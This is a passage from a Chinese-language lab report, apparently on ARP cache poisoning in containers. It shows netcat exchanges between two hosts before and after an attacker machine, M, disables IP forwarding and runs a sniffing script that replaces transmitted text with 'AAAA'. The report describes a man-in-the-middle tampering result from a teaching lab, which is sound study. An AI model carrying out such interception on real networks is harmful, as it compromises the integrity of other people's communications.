
M 的转发打开，运行 ARP 缓存中毒攻击程序，AB 建立通信，发现信息还没有被修改：



```
root@bd618e35e3ae:/# nc 10.9.0.6 9090
abc
rach
```

```
root@0813ac5ae20b:/# nc -lp 9090
abc
rach
```

M 关闭 IP 转发，运行嗅探脚本，AB 通信发现字符被替换：



```
root@bd618e35e3ae:/# nc 10.9.0.6 9090
abc
rach
abc
rach
```

```
root@0813ac5ae20b:/# nc -lp 9090
abc
rach
abc
AAAA
```